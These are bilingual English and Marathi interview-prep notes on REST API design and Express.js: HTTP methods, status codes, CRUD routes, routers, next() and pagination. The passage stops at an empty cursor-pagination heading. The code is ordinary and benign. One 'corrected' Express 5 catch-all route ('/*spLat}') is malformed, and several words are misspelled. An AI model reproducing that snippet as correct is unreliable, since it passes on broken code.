- Facebook login, Google Maps, UPI payment हे सगळे APIs वापरतात.

Q. What is a RESTful API?

Definition:

- **REST** stands for **REpresentational State Transfer**.
- A **RESTful API** follows the REST architectural style.
- It uses standard HTTP methods (GET, POST, PUT, PATCH, DELETE) on URLs to read and change data (resources).
- REST was defined by Roy Fielding (2000) with six constraints: client-server, stateless, cacheable, uniform interface, layered system, and (optional) code on demand.
- URLs name **things** (nouns: /users/5); HTTP methods name **actions** (verbs: GET, DELETE).

- **1. Stateless Communication:** The server does NOT store any client session or history.
 - Every single HTTP request must contain all the necessary information to complete it (e.g. the auth token).
- **2. Resource-Based:** Data is treated as "Resources" (like users, posts, photos).
 - Each resource is accessed via a unique URI (e.g., https://api.example.com/users).
- **3. JSON Format:** Data is typically exchanged in JSON format because it is lightweight and easy for JS to parse.
- **4. Cacheable:** GET responses can be cached using headers like Cache-Control.

Code Example: ❌ Non-REST vs ✅ REST URLs

❌ POST /getAllUsers	✅ GET /users
❌ POST /createUser	✅ POST /users
❌ GET /deleteUser?id=5	✅ DELETE /users/5
❌ POST /updateUser/5	✅ PATCH /users/5

मराठी सारांश (REST API):

- **REST** = API बनवण्याची नियमांची पद्धत. URL = वस्तू (noun), HTTP method = क्रिया (verb).
- **Stateless:** server आधीची request लक्षात ठेवत नाही. प्रत्येक request मध्ये token वगैरे सगळे पाठवा.
- **Resource-based:** /users, /users/5. **JSON** format. **Cacheable** GET responses.

- `/getUsers`, `/deleteUser` सारखी नावे चुकीची. `GET /users`, `DELETE /users/5` बरोबर.

Q. Standard HTTP Methods in REST

- **GET:** To read or retrieve data.
- **POST:** To create new data or a new resource.
- **PUT:** To update an existing resource (Full replacement).
- **PATCH:** To update an existing resource (Partial update).
- **DELETE:** To remove a resource.

Action (CRUD)	Method	Endpoint	Success Status
Get all users	GET	<code>/api/users</code>	200 OK
Get one user	GET	<code>/api/users/5</code>	200 OK
Create user	POST	<code>/api/users</code>	201 Created
Replace user	PUT	<code>/api/users/5</code>	200 OK
Update some fields	PATCH	<code>/api/users/5</code>	200 OK
Delete user	DELETE	<code>/api/users/5</code>	204 No Content

मराठी सारांश (REST API आणि HTTP Methods):

- **REST** = REpresentational State Transfer. APIs बनवण्याची एक पद्धत (architecture style).
- **Stateless:** server client ची मागची माहिती लक्षात ठेवत नाही. प्रत्येक request मध्ये सगळी माहिती (token, id) हवी.
- **Resource-based:** data = resource (users, posts). प्रत्येकाचा वेगळा URL: `/api/users`.
- **JSON:** data सहसा JSON मध्ये.
- **GET** = वाचणे, **POST** = नवीन बनवणे, **PUT** = पूर्ण बदलणे, **PATCH** = थोडे बदलणे, **DELETE** = काढणे.
- **नियम:** URL मध्ये नाम (noun) ठेवा, क्रियापद (verb) नको. `/api/users` बरोबर, `/getUsers` चुकीचे. Action method सांगते.

Q. Complete CRUD REST API Example (All 5 Routes in Express)

Concept:

- **CRUD** = **C**reate, **R**ead, **U**ppdate, **D**eleate: the four basic operations on any data.
- In REST, they map to HTTP methods: **POST** (create), **GET** (read), **PUT/PATCH** (update), **DELETE** (delete).

- Below is a complete, working users API. An in-memory array stands in for a database, so you can run it without one.
- **Simple example:** a contacts app on your phone: add a contact (POST), view the list (GET), edit (PUT/PATCH), delete (DELETE).

Code Example: Users CRUD API (app.js)

```
const express = require('express');
const app = express();
app.use(express.json()); // read JSON bodies into req.body

let users = [ // fake "database"
  { id: 1, name: 'Vishal', email: 'vishal@test.com' },
  { id: 2, name: 'Amit', email: 'amit@test.com' }
];
let nextId = 3;

// 1. READ ALL → GET /api/users (optional ?name=vi filter)
app.get('/api/users', (req, res) => {
  const { name } = req.query;
  const result = name
    ? users.filter(u => u.name.toLowerCase().includes(name.toLowerCase()))
    : users;
  res.status(200).json(result);
});

// 2. READ ONE → GET /api/users/:id
app.get('/api/users/:id', (req, res) => {
  const user = users.find(u => u.id === Number(req.params.id));
  if (!user) return res.status(404).json({ error: 'User not found' });
  res.status(200).json(user);
});

// 3. CREATE → POST /api/users body: { "name": "...", "email": "..." }
app.post('/api/users', (req, res) => {
  const { name, email } = req.body;
  if (!name || !email) {
    return res.status(400).json({ error: 'name and email are required' });
  }
  const newUser = { id: nextId++, name, email };
  users.push(newUser);
  res.status(201).json(newUser); // 201 Created
});

// 4a. FULL UPDATE → PUT /api/users/:id (replace the whole user)
app.put('/api/users/:id', (req, res) => {
  const index = users.findIndex(u => u.id === Number(req.params.id));
  if (index === -1) return res.status(404).json({ error: 'User not found' });
  const { name, email } = req.body;
```

```

    if (!name || !email) {
      return res.status(400).json({ error: 'PUT needs the full object: name and email' });
    }
    users[index] = { id: users[index].id, name, email };
    res.status(200).json(users[index]);
  });

// 4b. PARTIAL UPDATE → PATCH /api/users/:id (change only sent fields)
app.patch('/api/users/:id', (req, res) => {
  const user = users.find(u => u.id === Number(req.params.id));
  if (!user) return res.status(404).json({ error: 'User not found' });
  const { name, email } = req.body;
  if (name !== undefined) user.name = name;
  if (email !== undefined) user.email = email;
  res.status(200).json(user);
});

// 5. DELETE → DELETE /api/users/:id
app.delete('/api/users/:id', (req, res) => {
  const exists = users.some(u => u.id === Number(req.params.id));
  if (!exists) return res.status(404).json({ error: 'User not found' });
  users = users.filter(u => u.id !== Number(req.params.id));
  res.status(204).send(); // 204 No Content
});

// 404 for unknown routes (keep LAST)
app.use((req, res) => res.status(404).json({ error: 'Route not found' }));

app.listen(3000, () => console.log('API running on http://localhost:3000'));

```

Testing the API (curl / Postman)

```

GET    http://localhost:3000/api/users           → [ {id:1...}, {id:2...} ]
GET    http://localhost:3000/api/users?name=vi   → [ {id:1, name:'Vishal'...} ]
GET    http://localhost:3000/api/users/1        → {id:1, name:'Vishal'...}
POST   http://localhost:3000/api/users {"name":"Rahul","email":"r@test.com"} → 201
PUT    http://localhost:3000/api/users/1 {"name":"Vishal S","email":"v@new.com"} → 200
PATCH http://localhost:3000/api/users/1 {"email":"only@email.com"}           → 200
DELETE http://localhost:3000/api/users/2        → 204 (empty body)
GET    http://localhost:3000/api/users/99       → 404 {"error":"User not found"}

```

Key Points Used in This Example:

- **req.params:** Values from the URL path. `/api/users/:id` + request `/api/users/5` → `req.params.id === '5'` (always a **string**, so convert with `Number()`).
- **req.query:** Values after `?` in the URL. `?name=vi` → `req.query.name === 'vi'`. Used for filtering, search, pagination.
- **req.body:** Data sent in the request body (POST/PUT/PATCH). Needs `app.use(express.json())`.
- **res.status(code).json(data):** Sets the HTTP status and sends JSON. Always send the right status code.

- **Status codes:** 200 OK (read/update), 201 Created (POST), 204 No Content (DELETE), 400 Bad Request (invalid input), 404 Not Found (missing user/route).
- **return** before `res.status(...)` in error checks, so the rest of the handler doesn't run (prevents "headers already sent" errors).
- **PUT vs PATCH:** PUT needs the **whole** object (replace); PATCH changes **only** the fields sent.
- In a real app, replace the array with a database (MongoDB/MySQL) and move routes into `express.Router()` + controllers (MVC).

मराठी सारांश (Complete CRUD API):

- **CRUD** = Create (POST), Read (GET), Update (PUT / PATCH), Delete (DELETE). कोणत्याही data वरची 4 मूलभूत कामे.
- **GET /api/users** → सगळे users (200). `?name=vi` ने filter.
- **GET /api/users/:id** → एक user (200), नसेल तर 404.
- **POST /api/users** → नवीन user (201 Created). name / email नसेल तर 400.
- **PUT /api/users/:id** → पूर्ण user बदला (सगळे fields हवेत). **PATCH** → फक्त पाठवलेले fields बदला.
- **DELETE /api/users/:id** → user काढा (204 No Content).
- **req.params** = URL मधील `:id` (string असतो, `Number()` करा). **req.query** = ? नंतरचे values. **req.body** = पाठवलेला JSON data (`express.json()` लागतो).
- Error check मध्ये `return res.status(...)` लिहा, नाहीतर पुढचा code पण चालतो ("headers already sent" error).
- खऱ्या project मध्ये array ऐवजी database, आणि routes `express.Router()` + controllers (MVC) मध्ये.
- **उदाहरण:** मोबाईल मधील contacts. नवीन contact (POST), यादी पाहणे (GET), edit (PUT / PATCH), delete (DELETE).

Q. HTTP Status Codes (Complete Interview Table)

Concept:

- An **HTTP status code** is a 3-digit number the server sends with every response to say **what happened** to the request.
- The **first digit** tells the category, so a client can understand the result even for a code it has never seen.
- Correct codes let the frontend, mobile apps, browsers, caches and monitoring tools react properly (show an error, retry, redirect).
- **Simple example:** a courier tracking status: "Delivered" (2xx), "Moved to a new address" (3xx), "Wrong address given by you" (4xx), "Courier van broke down" (5xx).

The 5 Categories:

- **1xx Informational:** Request received, continue (rare in everyday APIs). Example: 101 Switching Protocols (WebSocket upgrade).

- **2xx Success:** The request worked.
- **3xx Redirection:** The client must go somewhere else (or use its cache).
- **4xx Client Error:** The **client** made a mistake (bad data, not logged in, wrong URL).
- **5xx Server Error:** The **server** failed while handling a valid request.

Code	Name	Meaning / When to Use
200	OK	Success. GET, PUT or PATCH returned data.
201	Created	A new resource was created (POST). Often returns the new item.
204	No Content	Success with nothing to return (often DELETE).
301	Moved Permanently	The URL changed forever (SEO-friendly redirect).
302	Found (Temporary Redirect)	Redirect temporarily, e.g. to /login.
304	Not Modified	The cached copy is still valid; no body is sent.
400	Bad Request	Invalid input: missing fields, wrong format, bad JSON.
401	Unauthorized	Not logged in: no token, or an invalid/expired token. "Who are you?"
403	Forbidden	Logged in, but not allowed: e.g. a normal user calling an admin route. "I know you, but no."
404	Not Found	The route or resource doesn't exist.
405	Method Not Allowed	The route exists, but not for this method (e.g. DELETE on a read-only route).
409	Conflict	Clashes with current state, e.g. the email is already registered.
413	Payload Too Large	Upload or body is bigger than allowed.
415	Unsupported Media Type	Wrong Content-Type (e.g. XML sent where JSON is expected).
422	Unprocessable Entity	Format is OK but values fail validation (e.g. age = -5). Some APIs use 400 for this.
429	Too Many Requests	Rate limit exceeded; slow down.
500	Internal Server Error	Unexpected bug or crash on the server.

502	Bad Gateway	A proxy (e.g. Nginx) got a bad response from the Node app behind it.
503	Service Unavailable	Server is down for maintenance or overloaded; try later.
504	Gateway Timeout	The proxy waited too long for the app.

★ Interview Favourite: 401 vs 403

- **401 Unauthorized** = an **authentication** problem. The server doesn't know who you are (no or invalid token). Fix: log in.
- **403 Forbidden** = an **authorization** problem. The server knows who you are, but you lack permission. Logging in again won't help.
- **Example:** no token → 401. A valid "user" token calling `DELETE /admin/users/5` → 403.

Other common confusions:

- **400 vs 422:** 400 = the request is malformed; 422 = it's well-formed, but the values are invalid.
- **404 vs 403:** some APIs return 404 instead of 403 to hide that a private resource even exists.
- **500 vs 503:** 500 = a bug; 503 = temporarily unavailable (expected to come back).
- **Never** return 200 with `{ error: ... }` in the body. Use the correct status code.

Code Example: Using the Right Status Codes in Express

```
app.post('/api/users', async (req, res) => {
  const { email, password } = req.body;
  if (!email || !password) return res.status(400).json({ error: 'email and password required' });

  const exists = await User.findOne({ email });
  if (exists) return res.status(409).json({ error: 'Email already registered' });

  const user = await User.create({ email, password });
  res.status(201).json(user); // created
});

app.delete('/api/users/:id', requireAuth, async (req, res) => {
  if (req.user.role !== 'admin') return res.status(403).json({ error: 'Admins only' });
  const deleted = await User.findByIdAndDelete(req.params.id);
  if (!deleted) return res.status(404).json({ error: 'User not found' });
  res.status(204).send(); // success, no body
});

// requireAuth sends 401 when the token is missing/invalid
// the global error handler sends 500 for unexpected errors
```

- **Syntax:** `res.status(code)` sets the code and returns `res`, so you can chain `.json()` / `.send()`.
- **Shortcut:** `res.sendStatus(404)` sets the code and sends its name ("Not Found") as the body.
- **Native Node:** `res.writeHead(201, headers)` OR `res.statusCode = 201`.

- **Redirect:** `res.redirect(301, '/new-url')` (default is 302).

मराठी सारांश (HTTP Status Codes):

- **Status code** = server प्रत्येक response सोबत पाठवतो तो 3-अंकी नंबर. Request चे काय झाले ते सांगतो.
- **पहिला अंक = प्रकार:** 1xx माहिती, 2xx यश, 3xx redirect, 4xx client ची चूक, 5xx server ची चूक.
- **2xx:** 200 OK, 201 Created (POST ने नवीन बनले), 204 No Content (DELETE, body नाही).
- **3xx:** 301 कायमचा redirect, 302 तात्पुरता redirect, 304 cache मधलेच वापरा.
- **4xx:** 400 चुकीचा input, 401 login नाही, 403 परवानगी नाही, 404 सापडले नाही, 409 conflict (email आधीच आहे), 422 validation fail, 429 खूप requests.
- **5xx:** 500 server bug, 502 / 504 proxy (Nginx) ची अडचण, 503 maintenance / overload.
- **401 vs 403 (नक्की विचारतात):** 401 = "तू कोण?" (login / token नाही). 403 = "ओळखतो, पण तुला परवानगी नाही" (user ने admin route वापरला).
- **नियम:** error असताना कधीही 200 पाठवू नका. योग्य code + `res.status(code).json(...)`.
- **उदाहरण:** courier tracking. "पोहोचले" (2xx), "नवीन पत्त्यावर पाठवले" (3xx), "तुम्ही चुकीचा पत्ता दिला" (4xx), "courier ची गाडी बिघडली" (5xx).

Q. REST API Best Practices (Naming, Pagination, Filtering, Versioning, Idempotency)

Concept:

- REST best practices are **conventions** that make APIs **predictable, easy to use and easy to change** without breaking existing clients (web, mobile apps).
- A good API lets a developer guess the endpoint without reading the docs.
- **Simple example:** a well-organized supermarket. Every aisle is labelled the same way, so you can find anything without asking.

1. Resource Naming

- Use **nouns**, not verbs: `/users` ✓, `/getUsers` ✗. The HTTP method is the verb.
- Use **plural** collection names: `/users`, `/users/42`.
- Use **lowercase with hyphens**: `/order-items` (not `/orderItems` OR `/order_items`).
- **Nested resources** for clear relationships (max 2 levels): `/users/42/orders`, `/users/42/orders/7`.
- Non-CRUD actions: use a sub-resource noun, e.g. `POST /orders/7/cancellation` or (pragmatically) `POST /orders/7/cancel`.

2. Pagination

- Never return 100,000 rows at once. Return a **page** plus **metadata**.
- **Offset / page-based:** `GET /products?page=2&limit=20`. Simple, supports "jump to page 10", but slow on huge tables and can skip/duplicate items when data changes.
- **Cursor-based:** `GET /posts?limit=20&cursor=abc123` (cursor = last item's id/time). Fast and stable for feeds and infinite scroll, but no "jump to page N".

- Always cap `limit` (e.g. max 100) so clients can't request everything.

3. Filtering, Sorting, Searching, Field Selection

- **Filter:** `/products?category=shoes&minPrice=500&inStock=true`
- **Sort:** `/products?sort=-price,name` (- = descending).
- **Search:** `/products?q=running`
- **Fields:** `/users?fields=name,email` (send only what's needed).
- **Whitelist** allowed filter/sort fields; never pass the query object straight into the DB (injection risk).

4. Versioning

- Breaking changes (renaming fields, changing response shape) must not break old clients, especially mobile apps users haven't updated.
- **URL versioning (most common):** `/api/v1/users`, then `/api/v2/users`. Easy to see and route.
- **Header versioning:** `Accept: application/vnd.myapp.v2+json`. Cleaner URLs, harder to test.
- Keep the old version running for a while, and announce its deprecation.

5. Idempotency

- An operation is **idempotent** if doing it **once or many times** has the **same effect** on the server.
- **Idempotent:** GET, PUT, DELETE (deleting user 5 twice still leaves user 5 deleted), HEAD, OPTIONS.
- **Not idempotent:** POST (sending "create order" twice creates two orders). PATCH can be either, depending on the change (set `price=500` yes; increment stock by 1 no).
- **Why it matters:** networks fail and clients retry. Retrying an idempotent request is safe; retrying a POST can double-charge a customer.
- **Fix for POST:** an **Idempotency-Key** header (a unique id per action). The server stores the key with the result; a repeated key returns the saved result instead of creating a duplicate. Payment APIs like Stripe use this.

6. Consistent Responses

- Same JSON shape for success and errors, e.g. `{ "data": ..., "meta": ... }` and `{ "error": { "code": "USER_NOT_FOUND", "message": "..." } }`.
- Correct status codes (see above), consistent **camelCase** field names, ISO-8601 dates (`2026-10-03T10:00:00Z`).
- Use HTTPS, authentication, rate limiting, and document the API (OpenAPI / Swagger).

Code Example: Versioned, Paginated, Filtered, Sorted List Endpoint

```
const v1 = express.Router();
app.use('/api/v1', v1); // versioning

// GET /api/v1/products?page=2&limit=20&category=shoes&sort=-price
v1.get('/products', async (req, res) => {
  const page = Math.max(1, Number(req.query.page) || 1);
  const limit = Math.min(100, Number(req.query.limit) || 20); // cap the limit
```

```

const filter = {}; // whitelist filters only
if (req.query.category) filter.category = String(req.query.category);
if (req.query.inStock === 'true') filter.stock = { $gt: 0 };

const allowedSort = ['price', 'name', 'createdAt'];
const sortField = String(req.query.sort || 'createdAt').replace('-', '');
const sort = allowedSort.includes(sortField)
  ? { [sortField]: req.query.sort?.startsWith('-') ? -1 : 1 }
  : { createdAt: -1 };

const [items, total] = await Promise.all([
  Product.find(filter).sort(sort).skip((page - 1) * limit).limit(limit),
  Product.countDocuments(filter)
]);

res.json({
  data: items,
  meta: { page, limit, total, totalPages: Math.ceil(total / limit) }
});

// Idempotency key for POST (prevents duplicate orders on retry)
v1.post('/orders', async (req, res) => {
  const key = req.get('Idempotency-Key');
  if (key) {
    const saved = await IdempotencyRecord.findOne({ key });
    if (saved) return res.status(saved.status).json(saved.body); // same result again
  }
  const order = await Order.create(req.body);
  if (key) await IdempotencyRecord.create({ key, status: 201, body: order });
  res.status(201).json(order);
});

```

मराठी सारांश (REST Best Practices):

- **Naming:** नाम (noun) वापरा, क्रियापद नको: /users , /getUsers . अनेकवचन, lowercase + hyphen (/order-items). Nested: /users/42/orders.
- **Pagination:** सगळा data एकदम देऊ नका. ?page=2&limit=20 (offset) किंवा ?cursor=abc (cursor, infinite scroll साठी चांगले). limit वर मर्यादा (उदा. 100). Response मध्ये meta (total, totalPages).
- **Filter / Sort / Search:** ?category=shoes&sort=-price&q=running. फक्त परवानगी असलेले fields स्वीकारा (whitelist).
- **Versioning:** /api/v1/.... मोठे बदल करताना v2 बनवा, म्हणजे जुने mobile apps तुटत नाहीत.
- **Idempotency:** एकदा किंवा अनेकदा केले तरी परिणाम same. GET, PUT, DELETE idempotent. POST नाही (दोनदा केल्यास दोन orders). उपाय: Idempotency-Key header. Payments मध्ये खूप महत्वाचे.
- **Consistency:** response चा आकार नेहमी same, योग्य status codes, camelCase, ISO dates, Swagger documentation.
- **उदाहरण:** नीटनेटका supermarket. प्रत्येक रांगेला एकाच पद्धतीने label, विचारल्याशिवाय वस्तू सापडते.

Q. What is Routing in Express?

Concept:

- **Routing** refers to how an application determines where a request should go based on the URL path and HTTP method (GET, POST, etc.).
- In Express a route is declared as `app.METHOD(path, ...handlers)`, e.g. `app.get('/users/:id', handler)`.
- Express matches routes **in the order they are defined**; the first match handles the request.

- A router decides which controller/middleware function should handle the request.
- Without a router, all logic would be mixed in one massive file, making it messy and unmaintainable.
- **Path types:** static (`/about`), parameter (`/users/:id`), and `app.all(path)` for every method.

Code Example: Express routes

```
app.get('/about', (req, res) => res.send('About'));           // static
app.get('/users/:id', (req, res) => res.json(req.params));    // parameter
app.post('/users', createUser);                               // different method
app.all('/health', (req, res) => res.sendStatus(200));        // every method
```

मराठी सारांश (Express Routing):

- `app.METHOD(path, handler)` ने route. उदा. `app.get('/users/:id', ...)`.
- Routes ज्या क्रमाने लिहिले त्या क्रमाने match होतात. `app.all()` = सगळे methods.

Q. What is express.Router() and why use it?

Concept:

- `express.Router()` is a built-in function that creates a modular, isolated instance of routing and middleware. It is often referred to as a "mini-app".
- A router has the same methods as app (`use`, `get`, `post`, `route`, `param`) but **cannot listen** on a port.
- It must be **mounted** on the app with `app.use(prefix, router)`.
- **Options:** `express.Router({ mergeParams: true })` lets the router read params from the parent path (e.g. `/users/:userId/posts`).

- **Why use it?**
 - **Code Organization:** Separates routes into different files instead of stuffing everything into `app.js`.

- **Modularity:** Groups related routes together based on features (e.g., a `userRouter` for all `/users` endpoints).
- **Middleware Management:** Apply middleware (like authentication) only to a specific group of routes by attaching it to the router instead of the whole app.

मराठी सारांश (`express.Router()`):

- Router = mini-app (स्वतःचे routes + middleware), पण स्वतः listen करू शकत नाही.
- `app.use('/users', router)` ने mount करा.
- `mergeParams: true` ने parent path चे params मिळतात.

Q. Difference between `app.get()` and `router.get()`

Feature	<code>app.get()</code>	<code>router.get()</code>
Scope	Global Scope (Application-level).	Module Scope (Router-level).
Usage	Defines a route directly on the main Express app.	Defines modular routes that are later mounted onto the app.
Best For	Small or simple applications.	Large, structured, and scalable applications following MVC patterns.

```
app.get('/users/profile', handler);           // full path written on app

const router = express.Router();
router.get('/profile', handler);              // relative path
app.use('/users', router);                   // → GET /users/profile
```

मराठी सारांश (`app.get` vs `router.get`):

- `app.get` = थेट app वर, पूर्ण path. `router.get` = relative path, नंतर mount.
- छोट्या apps साठी app, मोठ्या MVC apps साठी router.

Q. What is `router.route()`?

Concept:

- `router.route(path)` (also `app.route(path)`) returns a single **route object** for one path.
- You chain method handlers on it: `.get()`, `.post()`, `.put()`, `.delete()`, `.all()`.

- `router.route()` allows you to chain multiple HTTP methods (GET, POST, PUT) to the exact same URL path in a clean way.
- It prevents duplicating the route path string, improving readability and reducing typos.

Code Example: `router.route()`

```
const express = require('express');
const router = express.Router();

// Grouping multiple methods on the same path
router.route('/:id')
  .get(getUserById)
  .put(updateUser)
  .delete(deleteUser);

module.exports = router;
```

मराठी सारांश (`router.route()`):

- एकाच path वर `.get().put().delete()` chain करण्यासाठी.
- Path पुन्हा पुन्हा लिहावा लागत नाही, typo टळतात.

Q. How to handle Unhandled Routes (404) in Express?

- Unhandled routes are requests that don't match any endpoint you defined.
- The correct way to handle them is by using a **catch-all middleware** placed at the **very end** of your route definitions (before the global error handler).
- Use `app.use()` to catch all paths and methods, and return a 404 status.

Code Example: Catch-all 404 Middleware

```
// Put this AFTER all your valid routes
app.use((req, res, next) => {
  res.status(404).json({
    success: false,
    message: `Route not found: ${req.method} ${req.originalUrl}`
  });
});
```

✓ Was written as `app.use('*', ...)`. In Express 5, a bare `'*'` path throws an error (Missing parameter name). Correct: `app.use((req, res) => ...)` with no path (works in Express 4 and 5), or `app.all('/*spLat}', ...)` in Express 5.

✓ मराठी: Express 5 मध्ये `app.use('*')` error देतो. 404 साठी path न देता `app.use((req, res) => ...)` सगळ्यात शेवटी लिहा.

मराठी सारांश (Express Router):

- **express.Router():** हा एक mini-app आहे जो मोठे projects वेगवेगळ्या files मध्ये विभागण्यासाठी (modularize) वापरला जातो. यामुळे कोड सुटसुटीत राहतो.
- आपण एका फाईलमध्ये router बनवतो (उदा. `userRoutes.js`), त्यात routes लिहितो आणि मग `'app.js'` मध्ये त्याला `app.use('/users', userRouter)` ने जोडतो.
- **router.route():** जर एकाच URL वर GET, POST, PUT करायचे असेल तर ते एकाच जागी chain करण्यासाठी याचा वापर होतो.
- **Unhandled Routes (404):** जर user ने चुकीचा URL टाकला जो अस्तित्वात नाही, तर तो catch करण्यासाठी सगळ्यात शेवटी `app.use((req, res) => ...)` लावले जाते जे 404 error देते.

✦ Advanced Router Concepts & Parameters

Q. When should you use `express.Router()` instead of `app routes`?

- Use `express.Router()` when your application is growing and needs better structure, scalability, and maintainability.
- **When to use Router:**
 - To split routes into feature-based files (e.g., `routes/users.js`, `routes/orders.js`).
 - When you want modular and reusable code (mount the same router multiple times).
 - When you need route-specific middleware (e.g., apply `authMiddleware` only to the users router).
 - When building REST APIs for cleaner API design.
- Use `app.get()` routes only for small or simple applications.

मराठी सारांश (Router कधी):

- App मोठे होत असेल, features नुसार files (users, orders) हव्या असतील, फक्त काही routes ला middleware हवा असेल, तेव्हा Router.

Q. Can we create multiple routers in one Express app?

- **Yes.** You can create as many routers as needed in a single app to modularize different features.
- Mount them using `app.use(path, router)` (e.g., `app.use('/users', userRouter)`).
- Routers behave exactly like mini Express apps.

Code Example: Feature-based routers

```
// app.js
app.use('/api/users', require('./routes/users'));
app.use('/api/products', require('./routes/products'));
app.use('/api/admin', auth, require('./routes/admin')); // middleware for one router only
app.use('/api/v2/users', require('./routes/users')); // same router mounted twice
```

मराठी सारांश (Multiple routers):

- हो, कितीही. प्रत्येक `app.use(path, router)` ने `mount`.
- एकच `router` दोन `paths` वर (उदा. `v1`, `v2`) पण `mount` करता येतो.

Q. How `next()` works in Router Middleware

- `next()`: Passes control to the next middleware or route handler.
- `next('route')`: Skips the remaining handlers of the current route and goes to the next route matching the path.
- `next('router')`: Exits the current router completely and continues after it.
- `next(err)`: Jumps completely out of normal routing and goes straight to the global error-handling middleware.

Code Example: `next('route')`

```
router.get('/users/:id',
  (req, res, next) => (req.params.id === 'me' ? next('route') : next()),
  (req, res) => res.send(`User ${req.params.id}`)); // skipped for 'me'

router.get('/users/:id', (req, res) => res.send('My own profile')); // 'me' lands here
```

मराठी सारांश (`next()` प्रकार):

- `next()` = पुढचा `middleware`. `next('route')` = त्या `route` चे बाकी `handlers` सोडा.
- `next('router')` = `router` मधून बाहेर. `next(err)` = थेट `error handler`.

Q. Route Parameters vs Query Parameters

- Covered in detail (with `req.body` too) in [Chapter 15: req.params vs req.query vs req.body](#).

मराठी सारांश (Params vs Query):

- **params** (/users/5) = ठराविक resource. **query** (?page=2) = filter / sort. सविस्तर Chapter 15 मध्ये.

Q. What is router.param() and when is it used?

Concept:

- router.param(name, callback) registers a **parameter middleware** that runs automatically whenever a route containing :name matches.
- The callback signature is (req, res, next, value), where value is the parameter's value.
- It runs **once per request**, before the route handlers, even if several routes match.

- **Use Case:** Validation, DB lookups, or preprocessing.
- Example: if every route with :userId needs the user from the DB, use router.param('userId', ...) to fetch it once and attach it to req.user.
- This keeps route handlers clean and DRY.

Code Example: router.param()

```
router.param('userId', async (req, res, next, id) => {
  const user = await User.findById(id);
  if (!user) return res.status(404).json({ error: 'User not found' });
  req.user = user;
  next();
});

router.get('/:userId', (req, res) => res.json(req.user)); // user already loaded
router.delete('/:userId', (req, res) => { /* req.user ready */ });
```

मराठी सारांश (Advanced Router & Params):

- **Multiple Routers:** एका app मध्ये आपण कितीही routers बनवू शकतो (उदा. user साठी वेगळा, admin साठी वेगळा).
- **Route Params:** URL चा भाग असतात (उदा. /user/123). हे req.params मधून मिळतात आणि विशिष्ट data ओळखण्यासाठी वापरतात.
- **Query Params:** URL मध्ये ? नंतर येतात (उदा. ?sort=asc). हे req.query मधून मिळतात आणि data filter करण्यासाठी वापरतात.
- **router.param():** हे एक खास middleware आहे जे URL मध्ये ठराविक parameter (उदा. :id) आल्यावर आपोआप चालते. (उदा. Database मधून ID चेक करण्यासाठी).

Q. What is Pagination and why do we use it?

Concept:

- **Pagination** means splitting a large dataset (like 10,000 records) into smaller, more manageable "pages" (like 10 or 20 records at a time).
- *Example:* When you browse products on Amazon or Flipkart, you don't load all products at once; instead, you see page 1, page 2, etc.
- The client asks for a page with query parameters (`?page=2&limit=10` OR `?cursor=abc`).
- The server returns that slice **plus metadata** (total, current page, next cursor) so the client can build "Next" / "Previous".

Code Example: Simple page/limit API

```
// GET /products?page=2&limit=10
app.get('/products', (req, res) => {
  const page = Math.max(Number(req.query.page) || 1, 1);
  const limit = Math.min(Number(req.query.limit) || 10, 100); // cap the limit
  const start = (page - 1) * limit;
  const data = products.slice(start, start + limit);
  res.json({ page, limit, total: products.length, data });
});
```

मराठी सारांश (Pagination):

- **Pagination** = मोठा data छोट्या पानांमध्ये (pages) पाठवणे. उदा. 10,000 पैकी 10-10 products.
- Client `?page=2&limit=10` पाठवतो. Server तो भाग + total / next page माहिती देतो.
- **फायदे:** server fast, कमी network load, चांगला user experience.
- **limit** ची कमाल मर्यादा (उदा. 100) नक्की ठेवा.

Why we use Pagination:

- **Performance:** Prevents loading thousands of records at once, which would slow down the server and client.
- **Better User Experience:** Makes data easier to browse in chunks.
- **Reduced Network Load:** Only small sets of data are transferred over the network.
- **Scalability:** Handles large datasets efficiently.

Q. Types of Pagination

Offset vs Cursor Pagination

Offset-based

Records 1 to 1000

Skip (OFFSET) 500 records

Take (LIMIT) 10 records

Formula: $(\text{page} - 1) * \text{limit}$

Cursor-based

Records 1 to 1000

● Last ID Seen = "1050"

Fetch next 10 AFTER "1050"

No skipping, direct seek!

- **1. Offset-based Pagination:**

- Uses `LIMIT` and `OFFSET` (in SQL) or `.skip()` and `.limit()` (in MongoDB).
- Simple to implement, but becomes slow for very large datasets (e.g. millions of rows) because the database still has to count and skip all previous rows.
- **LIMIT:** How many records to fetch per page.
- **OFFSET:** How many records to skip before starting to fetch. Formula: $\text{OFFSET} = (\text{page_number} - 1) * \text{limit}$.

- **2. Cursor-based Pagination:**

- Better for extremely large datasets and real-time feeds (like Instagram or Twitter).
- Uses a pointer (cursor) such as a unique ID or timestamp to know where the last page ended.
- The client sends the cursor with each request to fetch the next page, instead of skipping rows.

Code Example: Offset-Based Pagination in Express.js

```
app.get('/api/users', async (req, res) => {
  try {
    // 1. Get page and limit from query params (default to page 1, limit 10)
    const page = parseInt(req.query.page) || 1;
    const limit = parseInt(req.query.limit) || 10;

    // 2. Calculate the offset (how many records to skip)
    const offset = (page - 1) * limit;

    // 3. Fetch data from database using offset and limit
    // Example using MongoDB / Mongoose:
    const users = await User.find().skip(offset).limit(limit);

    // 4. Get total documents to calculate total pages
    const totalUsers = await User.countDocuments();
    const totalPages = Math.ceil(totalUsers / limit);
```

```
// 5. Send response with pagination metadata
res.json({
  success: true,
  data: users,
  pagination: {
    totalRecords: totalUsers,
    totalPages: totalPages,
    currentPage: page,
    nextPage: page < totalPages ? page + 1 : null,
    prevPage: page > 1 ? page - 1 : null
  }
});
} catch (error) {
  res.status(500).json({ error: "Server Error" });
}
});
```

मराठी सारांश (Pagination प्रकार):

- **Offset:** skip / limit. सोपे, पण मोठ्या data वर slow.
- **Cursor:** शेवटच्या record चा `_id` लक्षात ठेवून पुढचे. मोठ्या data / infinite scroll साठी उत्तम.

Q. Differences between Cursor-Based and Offset-Based Pagination

Feature	Offset-Based Pagination	Cursor-Based Pagination
Mechanism	Uses LIMIT and OFFSET to skip previous rows.	Uses a unique pointer (like <code>_id</code> or timestamp) to fetch the next set of rows.
Performance	Slow on large datasets (database must scan and skip all previous rows).	Extremely fast on large datasets (database directly seeks to the cursor index).
Data Consistency	Can return duplicate or missing data if items are added/deleted while paginating.	Consistent. No duplicates or missing items, even if data is added/deleted in real-time.
Implementation Complexity	Very simple to implement.	Slightly more complex to implement.
Best Use Case	Static data, admin panels, small tables (e.g. users list).	Real-time feeds, massive datasets, infinite scrolling (e.g. social media feeds).

Code Example: Cursor-Based Pagination in Express.js

```
